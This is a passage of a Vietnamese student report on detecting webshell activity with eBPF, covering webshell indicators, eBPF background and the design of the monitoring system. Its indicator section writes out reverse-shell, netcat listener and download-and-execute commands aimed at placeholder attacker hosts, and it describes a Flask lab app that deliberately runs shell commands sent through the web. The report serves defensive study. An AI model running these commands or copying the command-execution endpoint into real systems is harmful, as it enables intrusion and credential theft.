ĐẠI HỌC CẦN THƠ

TRƯỜNG CÔNG NGHỆ THÔNG TIN VÀ TRUYỀN THÔNG

KHOA MẠNG MÁY TÍNH VÀ TRUYỀN THÔNG

NIÊN LUẬN CƠ SỞ AN TOÀN THÔNG TIN

CHỦ ĐỀ: XÂY DỰNG HỆ THỐNG GIÁM SÁT VÀ PHÁT HIỆN HÀNH VI TẤN CÔNG WEBSHELL TỪ KERNEL BẰNG CÔNG CỤ EBPF



Sinh viên thực hiện:

NGÔ VĂN TIẾN

MSSV: B2304087

Lớp: DI23D2A1

Ngành: An toàn thông tin

Khóa: K49

Giáo viên hướng dẫn

Giảng viên: TS. Hà Duy An

HỌC KỲ 3, NĂM HỌC 2025-2026

ĐÁNH GIÁ KẾT QUẢ THỰC HIỆN NIÊN LUẬN

(Học kỳ : 03, Năm 2025-2026)

TÊN ĐỀ TÀI: .....

.....

CÁC GIÁO VIÊN HƯỚNG DẪN:

STT	HỌ VÀ TÊN	MSCB
1		

CÁC SINH VIÊN THỰC HIỆN:

STT	HỌ VÀ TÊN	MSCB	THƯỞNG *(tối đa 1,0 điểm)*	ĐIỂM
1				

I. HÌNH THỨC *(tối đa 0,5 điểm)*	
Bìa *(tối đa 0,25 điểm)*	
▪ Các tiêu đề: Trường ĐHCT, Khoa CNTT, Bộ môn HTTT&TƯD ▪ Loại niên luận: 2 ▪ Tên đề tài ▪ Giáo viên hướng dẫn: chức danh, họ tên ▪ Thông tin về các sinh viên thực hiện: họ tên, mã số, lớp ▪ Năm thực hiện **Bố cục** *(tối đa 0,25 điểm)*	
▪ Nhận xét của giáo viên hướng dẫn và giáo viên chấm ▪ Mục lục: cấu trúc chương, mục và tiểu mục ▪ Phụ lục (nếu có) ▪ Tài liệu tham khảo	

II. NỘI DUNG *(tối đa 2,5 điểm)*	
Giới thiệu *(tối đa 1,0 điểm)*	
▪ Mô tả bài toán ▪ Mục tiêu cần đạt, hướng giải quyết **Ứng dụng** *(tối đa 1,5 điểm)*	
▪ Lưu đồ các mô-đun ▪ Giới thiệu sử dụng chương trình **Kết luận** *(tối đa 0,5 điểm)*	
▪ Nhận xét kết quả đạt được ▪ Hạn chế ▪ Hướng phát triển	
III. CHƯƠNG TRÌNH DEMO *(tối đa 6,0 điểm)*	
Giao diện thân thiện với người dùng *(1,0 điểm)*	
Hướng dẫn sử dụng *(0,5 điểm)*	
Kết quả thực hiện đúng với kết quả của phần ứng dụng *(4,5 điểm)*	
▪ Cài đặt CSDL cùng với các ràng buộc toàn vẹn ▪ Forms cập nhật đúng ▪ Reports hợp lý ▪ Tính sáng tạo trong cài đặt	

Cần Thơ, ngày ..... tháng 8 năm 2026.

GIÁO VIÊN CHẤM

Ghi chú:

1. Điểm trong khung “sinh viên thực hiện” là điểm kết quả cuối cùng của từng sinh viên trong quá trình thực hiện niên luận..
2. Nếu sinh viên demo chương trình và trả lời vấn đáp không đạt yêu cầu của giáo viên hướng dẫn thì sinh viên không thể đạt điểm >F (Nghĩa là sinh viên đó bị rớt NL trong năm học này). Nghĩa là giáo viên chỉ đánh giá theo các tiêu chí trên (mẫu chấm) khi sinh viên đáp ứng được yêu cầu tối thiểu về demo chương trình và trả lời vấn đáp của giáo viên hướng dẫn.
3. Khuyến khích sinh viên có tính sáng tạo và bổ sung thêm những yêu cầu khác nếu thấy cần thiết trong thiết kế/lập trình.

MỤC LỤC

1. TỔNG QUAN VỀ WEB SHELL 1
1.1. KHÁI NIỆM WEB SHELL 1
1.2. TÍNH CẤP THIẾT CỦA ĐỀ TÀI 1
1.3. THÁCH THỨC 1
1.4. CÁC DẤU HIỆU CỦA HÀNH VI TẤN CÔNG WEB SHELL 2
2. CÔNG CỤ eBPF 4
2.1. KHÁI NIỆM 4
2.2. LỊCH SỬ PHÁT TRIỂN 4
2.3. LUỒNG HOẠT ĐỘNG 5
2.4. ĐIỂM MẠNH VÀ ĐIỂM YẾU 6
2.5. ỨNG DỤNG THỰC TẾ 6
3. PHÂN TÍCH VÀ THIẾT KẾ HỆ THỐNG 7
3.1. TỔNG QUAN TRIỂN KHAI HỆ THỐNG 7
3.2. THIẾT KẾ CHỨC NĂNG HỆ THỐNG 8
3.2.2. Lưu đồ xử lý tổng thể 9
3.2.3. eBPF program 11
3.2.4. Thu thập và chuẩn hóa dữ liệu 12
3.2.5. Logger 13
3.2.6. Rule Engine 14
3.2.7. Dashboard 15
3.2.8. Cây tiến trình 15
4. Thành Phần mở rộng Web Server Access Log 16
5. Đánh giá 18
5.1. Ưu điểm 18
5.2. Khuyết điểm 18
5.3. Hướng phát triển 19
6. Demo 19
6.1. Các cửa sổ chính 19
6.2. Hướng dẫn cài đặt và sử dụng 22

DANH MỤC HÌNH

Figure 1 : Cây phân rã chức năng 8
Figure 2 : Lưu đồ xử lý tổng thể 9
Figure 3 : Lưu đồ xử lý eBPF Agent 11
Figure 4 : Lưu đồ thu thập và chuẩn hóa dữ liệu 12
Figure 5 : lưu đồ xử lý của Logger 13
Figure 6 : Lưu đồ xử lý thành phần mở rộng 17
Figure 7 : demo - giao diện web 19
Figure 8 : demo-giao diện chính của hệ thống 20
Figure 9 : demo - thành phần live events 20
Figure 10 : demo - thành phần Alerts View 21
Figure 11 : demo - thành phần event detail 21
Figure 12 : demo - thành phần process tree 22
Figure 13 : demo - thành phần mở rộng 22
Figure 14 : chạy script 22
Figure 15 : hướng dẫn cài đặt 1 23
Figure 16 : hướng dẫn cài đặt 2 23
Figure 17 : hướng dẫn cài đặt 3 23

1. TỔNG QUAN VỀ WEB SHELL

1.1. KHÁI NIỆM WEB SHELL

Web shell là một tập lệnh phía máy chủ (server-side script) được hacker tải lên một máy chủ web đã bị xâm nhập nhằm duy trì quyền truy cập lâu dài trên hệ thống đó.[1]

Web shell thường xuất hiện ở giai đoạn hậu khai thác (post-exploitation), sau khi kẻ tấn công đã khai thác thành công các lỗ hổng như SQL Injection (SQLi), Remote File Inclusion (RFI), tải lên tập tin không kiểm soát (unrestricted file upload) hoặc Cross-Site Scripting (XSS).

1.2. TÍNH CẤP THIẾT CỦA ĐỀ TÀI

Sự phổ biến rộng rãi của các dịch vụ web và thực tế rằng chúng thường tồn tại nhiều lỗ hổng bảo mật, việc phát hiện web shell có ý nghĩa đặc biệt quan trọng.

Trong khi nhiều nghiên cứu đã tập trung vào việc bảo vệ dịch vụ web ở giai đoạn tiền khai thác (pre-exploitation), chẳng hạn như rà soát mã nguồn để phát hiện lỗ hổng, hoặc ở giai đoạn đang bị khai thác (during-exploitation), như phát hiện các hành vi xâm nhập lợi dụng lỗ hổng, thì các giải pháp mang tính hệ thống nhằm ngăn chặn các hoạt động hậu khai thác, đặc biệt là phát hiện web shell đã được tải lên máy chủ, vẫn còn tương đối hạn chế.

1.3. THÁCH THỨC

Một máy chủ web thường chứa số lượng lớn các tập lệnh phía máy chủ như các tập lệnh chức năng, tập lệnh plugin và tập lệnh quản trị. Các tập lệnh này thường xuyên thay đổi do quá trình cập nhật, vá lỗi hoặc tải lên nội dung mới. Vì vậy, việc sử dụng dấu vân tay (fingerprint) hoặc hàm băm của tập lệnh để nhận diện web shell là rất khó khăn.

Web shell thường không chứa các thành phần khai thác mức thấp như shellcode được viết bằng mã máy. Thay vào đó chúng được xây dựng bằng các ngôn ngữ lập trình bậc cao và sử dụng các hàm có sẵn của ngôn ngữ, vốn cũng được các ứng dụng hợp lệ sử dụng. Do đó, các phương pháp phát hiện dựa trên dấu hiệu khai thác truyền thống thường không hiệu quả đối với web shell.

Quá trình giao tiếp giữa kẻ tấn công và web shell có thể chỉ tiêu tốn một lượng băng thông rất nhỏ. Ví dụ, kẻ tấn công có thể chỉ gửi một vài lệnh trong khoảng cách thời gian rất thưa, khiến hoạt động liên lạc trở nên khó bị phát hiện.

1.4. CÁC DẤU HIỆU CỦA HÀNH VI TẤN CÔNG WEB SHELL

1.4.1. Thực thi lệnh hệ điều hành bất thường

Đây là hành vi phổ biến nhất của Web Shell. Kẻ tấn công sử dụng Web Shell để thực thi các lệnh hệ điều hành từ xa nhằm thu thập thông tin hoặc thao tác trên hệ thống.

Các lệnh thường gặp: *id / whoami / hostname / pwd / ls / cat / netstat / ifconfig / ip*

1.4.2. Truy cập các tập tin nhạy cảm (trên hệ điều hành Linux)

Sau khi có quyền thực thi lệnh, kẻ tấn công thường đọc các tập tin chứa thông tin quan trọng như:

- */etc/passwd* : thông tin các tài khoản người dùng trên hệ thống.
- */etc/shadow* : lưu mật khẩu dưới dạng mã băm.
- */etc/hosts* : ánh xạ tên miền sang IP cục bộ.
- */etc/resolv.conf* : tập tin cấu hình phân giải tên miền (DNS).
- *.env* : chứa tài khoản - mật khẩu cơ sở dữ liệu, API Key, Secret Key, Token xác thực.
- *config** : tập tin cấu hình web server, chứa toàn bộ dữ liệu quan trọng về server.

1.4.3. Thiết lập kết nối ra bên ngoài

Hành vi tạo kết nối đến máy chủ điều khiển của kẻ tấn công, các lệnh quan trọng như: *curl / wget / nc / bash -i / python -c* .Nhằm tạo các kết nối TCP bất thường, kết nối tới địa chỉ IP bên ngoài, liên lạc với Command and Control (C2).

1.4.4. Reverse Shell

Reverse Shell là một trong những kỹ thuật phổ biến nhất sau khi Web shell được kích hoạt.

Thay vì mở cổng chờ kết nối, máy chủ nạn nhân sẽ chủ động kết nối tới máy của kẻ tấn công.

Ví dụ:

bash -i >& /dev/tcp/x.x.x.x/4444 0>&1 : tạo một interactive shell

nc attacker_ip 4444 -e /bin/bash : gửi kết nối ngược lại cho hacker, cho phép thực thi bash

1.4.5. Thiết lập Listener hoặc Backdoor

Kẻ tấn công mở cổng mạng để duy trì quyền truy cập lâu dài trên các cổng không thuộc các dịch vụ thông thường.

Ví dụ:

nc -lvp 4444

python -m http.server 8080

1.4.6. Tải xuống và thực thi mã độc

Kẻ tấn công thường sẽ tải thêm các công cụ hỗ trợ hoặc mã độc thực hiện tấn công tự động, đây là phương thức tấn công phổ biến trong các cuộc tấn công ransomware, trojan hoặc miner.

Ví dụ:

wget malware.bin

curl http://attacker/malware.sh

Sau đó:

chmod +x malware.sh

./malware.sh

1.4.7. Di chuyển ngang

Sau khi chiếm được một máy chủ, kẻ tấn công có thể tìm cách tấn công các hệ thống khác trong cùng mạng nội bộ.

Các hành vi thường gặp: *ssh / scp / nmap / nc*

2. CÔNG CỤ EBPF

2.1. KHÁI NIỆM

Extended Berkeley Packet Filter (eBPF) là công nghệ mã nguồn mở cho phép các chương trình nhỏ dạng bytecode trực tiếp trong Linux kernel qua môi trường sandbox có kiểm soát mà không cần sửa mã nguồn kernel hoặc nạp kernel module. [2]

Thay vì can thiệp trực tiếp vào kernel thì eBPF cho phép gắn các chương trình vào những hook points (một vị trí hay sự kiện cụ thể trong kernel mà eBPF program có thể gắn vào theo dõi hoặc xử lý) cụ thể trong kernel. Khi sự kiện liên quan xảy ra thì sẽ kích hoạt điều kiện liên quan.

Cơ chế Verifier bắt buộc mọi chương trình eBPF đều phải qua cơ chế này, đảm bảo không gây crash kernel, không truy cập trái phép bộ nhớ và không có vòng lặp vô hạn.

2.2. LỊCH SỬ PHÁT TRIỂN

2.2.1. BPF (1992)

Được phát triển với mục đích lọc và xử lý gói tin mạng:

- 32 bit - ít thanh ghi.
- Hook points vào network packet path.
- Phạm vi sử dụng trong networking filtering.
- Verifier còn hạn chế.

2.2.2. eBPF (2014)

Được mở rộng và tùy biến xử lý tại nhiều điểm trong kernel:

- 64 bit - 11 thanh ghi.
- Hook points vào đa dạng điểm trong kernel: syscall, network, tracing …
- Verifier phức tạp, phân tích tĩnh để kiểm tra mọi nhánh có thể xảy ra nhằm đảm bảo chương trình luôn kết thúc và an toàn bộ nhớ.
- Ứng dụng trong nhiều phạm vi không chỉ networking mà observability, security, performance,...

2.3. LUỒNG HOẠT ĐỘNG

Bước 1: Viết và biên dịch chương trình eBPF

- Viết chương trình bằng C/Rust/bpftrace
- Biên dịch bằng LLVM/Clang để tạo thành eBPF bytecode

Bước 2: Nạp chương trình vào kernel qua lời gọi BPF syscall

Bước 3: Verifier, đây là bước kiểm tra bytecode để đảm bảo an toàn

Bước 4: Tối ưu JIT và gắn Hook points

- Trình biên dịch JIT chuyển đổi bytecode thành tập lệnh máy đặc thù của phần cứng để đảm bảo tốc độ thực thi tương đương native code trong kernel
- Mã lệnh được gắn vào hook points như system call, kernel tracepoint,...để bắt đầu theo dõi

Bước 4: Thực thi khi sự kiện xảy ra

- Chương trình sẽ tự động chạy mỗi khi sự kiện tương ứng xảy ra
- Cơ chế eBPF Maps giúp trao đổi dữ liệu với user space

Các cơ chế đặc biệt:

- Verification: hoạt động như bộ kiểm tra an toàn trước khi cho phép chương trình thực thi trong kernel dựa trên các điều kiện: quyền hạn (phải được cấp quyền), An toàn hệ thống (không crash hay làm hỏng hệ thống), Kết thúc hữu hạn (không chứa vòng lặp vô tận làm treo hệ thống).
- JIT Compilation thực hiện dịch bytecode sang mã máy native của CPU hiện tại, giúp chương trình chạy nhanh ngang với kernel code được biên dịch sẵn hoặc kernel module.
- Maps là cơ chế chia sẽ dữ liệu giữa eBPF program trong kernel và user space application.

2.4. ĐIỂM MẠNH VÀ ĐIỂM YẾU

2.4.1. Điểm mạnh

Công cụ eBPF an toàn cho hệ thống nhờ cơ chế Verifier, trước khi thực thi thì mọi chương trình đều phải trải qua cơ chế này để kiểm tra an toàn, từ đó tránh được các hành vi truy cập trái phép bộ nhớ, vòng lặp vô hạn hay lỗi logic nghiêm trọng.

Khả năng quan sát sâu từ việc thu thập dữ liệu trực tiếp tại kernel và không can thiệp trực tiếp vào kernel cho phép eBPF theo dõi hệ thống ở mức chi tiết với chi phí thấp.

Công cụ eBPF được dùng khi cần giám sát, phân tích hoặc can thiệp sâu vào Linux kernel mà các công cụ User space không đáp ứng được:

- Observability: thu thập dữ liệu chi tiết về hành vi của hệ thống như CPU, memory, I/O và network latency ngay tại kernel theo thời gian thực.
- Networking: cho phép xử lý và lọc gói tin trực tiếp trong kernel, hỗ trợ xây dựng chính sách mạng, quan sát traffic và tối ưu hiệu năng xử lý mà không cần thay đổi kernel.
- Security: giám sát syscalls và phát hiện hành vi bất thường như container chạy tiến trình lạ, truy cập file nhạy cảm hoặc kết nối mạng bất thường.
- Tracing: gắn hook vào kernel function hoặc ứng dụng cho phép theo dõi luồng thực thi, đo latency từng bước và xác định điểm nghẽn hiệu năng

2.4.2. Điểm yếu

Cơ chế Verifier của eBPF tuy đảm bảo an toàn cho hệ thống nhưng cũng tạo khó khăn cho việc phát triển các chương trình eBPF vì cơ chế này sẽ từ chối tất cả các chương trình có:

- Vòng lặp không xác định.
- Khả năng truy cập bộ nhớ không hợp lệ.
- Có độ phức tạp vượt qua giới hạn cho phép.
- Có luồng điều khiển không thể chứng minh là an toàn.

2.5. ỨNG DỤNG THỰC TẾ

eBPF được ứng dụng rộng rãi trong việc giám sát hệ thống, tối ưu hiệu năng và tăng cường bảo mật hạ tầng tại nhiều tập đoàn công nghệ lớn.

- Netflix, Linkedin và Google sử dụng eBPF để giám sát lưu lượng mạng, phân tích hiệu năng ứng dụng và thu thập dữ liệu hệ thống ở mức kernel.
- Trong lĩnh vực mạng và an ninh mạng, Meta và Cloudflare triển khai eBPF xử lý lưu lượng mạng, cân bằng tải (load balancing) và giám sát lưu lượng theo thời gian thực.

- Trong môi trường điện toàn đám mây (Cloud Computing), các doanh nghiệp như Microsoft, Datadog và Capital One ứng dụng eBPF để giám sát hoạt động của hệ thống, phát hiện các hành vi bất thường và tăng cường khả năng bảo vệ hạ tầng cloud trước các nguy cơ an ninh.

3. PHÂN TÍCH VÀ THIẾT KẾ HỆ THỐNG

3.1. TỔNG QUAN TRIỂN KHAI HỆ THỐNG

Hệ thống được triển khai trên một máy chủ Linux, trong đó ứng dụng web được đóng gói và chạy bên trong Docker Container bằng Flask Framework. Đồng thời, trên máy chủ cài đặt một eBPF Agent để giám sát hoạt động của container và thu thập các sự kiện từ kernel Linux.

3.1.1. Mục tiêu triển khai

Xây dựng một web server đơn giản bằng Flask, đóng gói ứng dụng bằng Docker để dễ dàng triển khai trên nhiều môi trường, cho phép người dùng thực thi một số lệnh shell thông quan giao diện web và hiển thị kết quả (bỏ qua bước khai thác web để đơn giản hóa và tập trung vào hậu khai thác - web shell).

Sử dụng eBPF để theo dõi các hoạt động của container như:

- Tiến trình được tạo (Process creation).
- Lệnh được thực thi.
- File được truy cập.
- Các kết nối mạng được tạo.

Hiển thị các sự kiện thu thập được trên Dashboard để phục vụ mục đích giám sát và phân tích.

3.1.2. Luồng hoạt động của hệ thống

- Người dùng truy cập web thông qua trình duyệt.
- Flask nhập HTTP Request và định tuyến đến View Function tương ứng.
- Người dùng gửi một lệnh Shell:
  - Flask sử dụng Python để thực thi lệnh trên hệ thống.
  - Kết quả được trả về giao diện web.
- eBPF bắt sự kiện:
  - Linux kernel sẽ sinh ra các sự kiện như execve, mở file, tạo process hoặc kết nối mạng.
  - eBPF Agent gắn vào các hook của kernel để thu thập các sự kiện này mà không cần sửa đổi mã nguồn kernel.
- Dashboard hiển thị các log cho người quản trị theo dõi.

3.1.3. Lợi ích của mô hình triển khai

- Tính linh hoạt: Docker giúp triển khai nhanh chóng và đồng nhất trên nhiều môi trường.
- Tính cô lập: ứng dụng chạy trong container giúp hạn chế ảnh hưởng đến hệ thống host.
- Khả năng giám sát: eBPF theo dõi hoạt động của ứng dụng ở mức kernel với chi phí thấp.
- Khả năng mở rộng: có thể bổ sung thêm nhiều container hoặc Agent để giám sát các dịch vụ khác.

3.2. THIẾT KẾ CHỨC NĂNG HỆ THỐNG

3.2.1. Cây phân rã chức năng




Figure 1: Cây phân rã chức năng

Từ sơ đồ trên có thể thấy hệ thống được phân thành 4 chức năng chính gồm:

Thu thập dữ liệu: Thu thập các sự kiện sinh ra từ kernel thông qua eBPF, giám sát các lời gọi hệ thống quan trọng như execve, openat và connect, lọc các sự kiện theo container và filter đơn giản trước khi chuyển sang bước xử lý dữ liệu

Quản lý dữ liệu: chuẩn hóa dữ liệu thu thập được về định dạng thống nhất, lưu lại dữ liệu để đảm bảo việc truy vết sau này, đưa dữ liệu vào cache đồng thời sinh process tree tương ứng với tiến trình. Đối chiếu với các filter để đảm bảo việc hiển thị.

Quản lý cảnh báo: đối chiếu dữ liệu với tập luật để xác định hành vi bất thường và sinh cảnh báo.

Quản lý hiển thị: hiển thị sự kiện theo thời gian thực, hiển thị danh sách cảnh báo, cung cấp cây tiến trình và thông tin chi tiết hỗ trợ điều tra

3.2.2. LƯU ĐỒ XỬ LÝ TỔNG THỂ




Figure 2: Lưu đồ xử lý tổng thể

eBPF program được nạp vào kernel, sau đó attach vào tracepoint/kprobe của syscall, khi syscall được thực thi thì callback eBPF mới được kích hoạt thu thập dữ liệu từ kernel về tiến trình này, sau đó gửi vào perf buffer (điểm giao tiếp giữa kernel space và user space).

Phía User Space, hệ thống liên tục theo dõi Perf Buffer để nhận các sự kiện do eBPF gửi lên. Dữ liệu sau khi nhận được sẽ trải qua quá trình lọc(kiểm tra container và danh sách PID bị bỏ qua) và chuẩn hóa nhằm thống nhất cấu trúc trước khi chuyển đến các thành phần xử lý tiếp theo. Sau khi được chuẩn hóa, mỗi sự kiện sẽ được phân phối đến hai nhánh xử lý độc lập:

- Dashboard: nhận toàn bộ các sự kiện hợp lệ để hiển thị theo thời gian thực, đồng thời hỗ trợ các chức năng theo dõi và tra cứu.
- Rule Engine: tiếp nhận các sự kiện để đối chiếu với tập luật đã định nghĩa. Những sự kiện thỏa mãn điều kiện của một hoặc nhiều rule sẽ được chuyển thành Alert và gửi đến Dashboard để hiển thị cho người quản trị.

3.2.3. EBPF PROGRAM




Figure 3: Lưu đồ xử lý eBPF Agent

eBPF program là thành phần cốt lõi của hệ thống, chịu trách nhiệm thu thập các sự kiện phát sinh từ Linux Kernel. Agent dùng công nghệ eBPF để nạp các chương trình eBPF vào kernel và attach vào các hook của những system call quan trọng như execve, openat, connect.

Khi một system call được thực thi, chương trình eBPF tương ứng sẽ được kích hoạt. Tại đây, callback function sẽ thu thập các thông tin cần thiết của sự kiện như PID, PPID, TGID, tên tiến trình, tệp tin … Sau khi thu thập dữ liệu được ghi vào Perf buffer, là cơ chế trao đổi dữ liệu hiệu quả giữa Kernel space và User space do eBPF cung cấp

3.2.4. THU THẬP VÀ CHUẨN HÓA DỮ LIỆU

